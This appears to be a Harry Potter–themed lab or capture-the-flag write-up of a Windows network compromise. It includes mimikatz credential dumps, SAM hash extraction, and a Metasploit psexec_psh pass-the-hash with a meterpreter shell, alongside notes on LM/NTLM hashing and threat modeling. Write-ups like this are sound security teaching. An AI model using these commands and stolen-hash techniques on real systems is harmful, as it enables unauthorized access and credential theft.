
```
Username    Domain        NTLM                              SHA1
--------    ------        ----                              ----
h.granger   HGRANGER-PC   3bfcb7974e0a883c5a41768d2451a9b7  2854d1f590b0b03a4c84dcc36d7cffc122d1a17b
s.snape     HGRANGER-PC   e73c744c5e95c8032cd28038674ce2be  a8cca11966448d3f5779d34cc0ead9295bec81d2

wdigest credentials
===================

Username       Domain        Password
--------       ------        --------
(null)         (null)        (null)
HGRANGER-PC$   WORKGROUP     (null)
h.granger      HGRANGER-PC   WingardiumL3v!osa
s.snape        HGRANGER-PC   H4lfBl00dPr!nce

tspkg credentials
=================

Username    Domain        Password
--------    ------        --------
h.granger   HGRANGER-PC   WingardiumL3v!osa
s.snape     HGRANGER-PC   H4lfBl00dPr!nce

kerberos credentials
====================

Username       Domain        Password
--------       ------        --------
(null)         (null)        (null)
h.granger      HGRANGER-PC   WingardiumL3v!osa
hgranger-pc$   WORKGROUP     (null)
s.snape        HGRANGER-PC   H4lfBl00dPr!nce
```

Why can I know from one PC the password of another PC in same net?

- Windows' Domain: central database aka domain controllers
- LAN, WAN, VPN connection
- Security and administration centralized
- Server coordination, modify rights, manage rules
- Every user has access to domain resources
- Shared database and log files



Second exploit



Severus Snape's PC

- nmap –script vuln 192.168.125.11
- Share mimikatz installed in Hermione's Desktop
- privilege::debug and token::elevate
- lsadump::sam system.hiv sam.hiv found Draco's NTLM password

```
root@kali:~# nmap -T5 -sC -sV 192.168.125.11
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-19 11:36 EDT
Nmap scan report for 192.168.125.11
Host is up (0.00070s latency).
Not shown: 998 filtered ports
PORT     STATE SERVICE       VERSION
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
|_ssl-date: 2020-08-19T14:37:12+00:00; -1h00m01s from scanner time.
49154/tcp open  msrpc         Microsoft Windows RPC
MAC Address: FA:16:3E:35:63:1B (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1h00m01s, deviation: 0s, median: -1h00m01s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 129.86 seconds
```

```
mimikatz # lsadump::sam system.hiv sam.hiv
Domain : SLYTHERIN
SysKey : b1b664a865173ef89cfecef65b07f873
Local SID : S-1-5-21-395336785-1774609862-2843569760

SAMKey : e61847428e0c1e808c1a0ee9da39d782

RID  : 000001f4 (500)
User : s.snape
  Hash NTLM: e73c744c5e95c8032cd28038674ce2be

RID  : 000001f5 (501)
User : Guest

RID  : 000003eb (1003)
User : d.malfoy
  Hash NTLM: 93144ee766030f10c12e4e0c0e2e9225

RID  : 000003ec (1004)
User : h.granger
  Hash NTLM: 3bfcb7974e0a883c5a41768d2451a9b7

RID  : 000003ed (1005)
User : Admin
  Hash NTLM: 8634d66948935f30f9269e9ef2b11e05
```

What are Sam and System files?

- System file: OS configuration:
  - Driver list
  - Plug and Play devices
  - NT services and devices
- Sam (Security Account Manager) file: stores users' passwords.
  - LM or NTLM hash
  - SYSKEY

Hashes Windows

- LM for less then 14 char len:

  1. Convert all lower case to upper case
  2. Pad password to 14 characters with NULL characters
  3. Split the password to two 7 character chunks
  4. Create two DES keys from each 7 character chunk
  5. DES encrypt the string "KGS!@#$%" with these two chunks
  6. Concatenate the two DES encrypted strings. This is the LM hash

- NT

  MD4(UTF-16-LE(password)))

What is NTLM password?


- Successor of Microsoft LAN Manager
- 3 messages for client authentication using IP - Active Directory - no domain


NTLMv1	NTLMv2
C = 8-byte server challenge, casuale K1 | K2 | K3 = NT-Hash | 5-bytes-0 R1 = DES(K1,C) | DES(K2,C) | DES(K3,C) K1 | K2 | K3 = LM-Hash | 5-bytes-0 R2 = DES(K1,C) | DES(K2,C) | DES(K3,C) risposta = R1 | R2	SC = 8-byte server challenge, casuale CC = 8-byte client challenge, casuale CC* = (X, time, CC, nome dominio) v2-Hash = HMAC-MD5(NT-Hash, username, domain) LMv2 = HMAC-MD5(v2-Hash, SC, CC) NTv2 = HMAC-MD5(v2-Hash, SC, CC*) risposta = LMv2 | CC | NTv2 | CC*


Pass the hash

- Authentication in same network without knowing password but only hash
- Get privileges all users logged in machine
- Once got control: escalation of privileges
- Used in APT
- Prevent using IDS/IPS


Pass the hash to Malfoy








Browse into Draco's PC



Third exploit



Draco Malfoy's PC

- nmap -- script vuln 192.168.125.41
- possible SAMBA vulnerability
- use exploit/windows/smb/psexec_psh
- set payload windows/x64/meterpreter/bind_tcp
- fill in the fields name, domain and password of d.malfoy as stolen from s.snape's PC
- shell: browse in d.malfoy's Desktop → found what Hermione's needed

```
root@kali:~# nmap --script vuln 192.168.125.41
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-19 16:51 EDT
Nmap scan report for 192.168.125.41
Host is up (0.00041s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: FA:16:3E:73:EA:E8 (Unknown)

Host script results:
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server disconnected the connection

Nmap done: 1 IP address (1 host up) scanned in 88.61 seconds
```

What is SAMBA?

- SMB evolution OS interaction
- Software to interact with Windows Domain
- Shared resources
- Release 4+: domain controller

```
msf5 exploit(windows/smb/psexec_psh) > options

Module options (exploit/windows/smb/psexec_psh):

   Name                 Current Setting                                     Required  Description
   ----                 ---------------                                     --------  -----------
   DryRun               false                                               no        Prints the powershell command that would be used
   RHOSTS               192.168.125.41                                      yes       The target address range or CIDR identifier
   RPORT                445                                                 yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                                      no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                     no        The service display name
   SERVICE_NAME                                                             no        The service name
   SMBDomain            workgroup                                           no        The Windows domain to use for authentication
   SMBPass              aad3b435b51404eeaad3b435b51404ee:93144ee766030f10c12e4e0c0e2e9225  no        The password for the specified username
   SMBUser              d.malfoy                                            no        The username to authenticate as


Payload options (windows/x64/meterpreter/bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LPORT     3333             yes       The listen port
   RHOST     192.168.125.41   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf5 exploit(windows/smb/psexec_psh) > exploit

[*] 192.168.125.41:445 - Executing the payload...
[+] 192.168.125.41:445 - Service start timed out, OK if running a command or non-service executable...
[*] Started bind TCP handler against 192.168.125.41:3333
[*] Sending stage (206403 bytes) to 192.168.125.41
[*] Meterpreter session 2 opened (192.168.125.100:39347 -> 192.168.125.41:3333) at 2020-08-22 14:17:15 -0400

meterpreter > shell
Process 1432 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd ..\..\Users\d.malfoy\Desktop
cd ..\..\Users\d.malfoy\Desktop

C:\Users\d.malfoy\Desktop>type flag.txt
type flag.txt
flag{pthing_4_20_Y3ars}
C:\Users\d.malfoy\Desktop>
```

Conclusions

- Threat modeling:
  - Threats: social engineering attack, spoofing, DoS, APT
  - Vulnerabilities: not updated systems, information disclosure, escalation of privilege, Windows Domain
  - Risk Assessment techniques: FMEA, attack tree, risk matrix
  - Countermeasures: refresher courses, IDS/IPS, firewalls, multifactor authentication, update system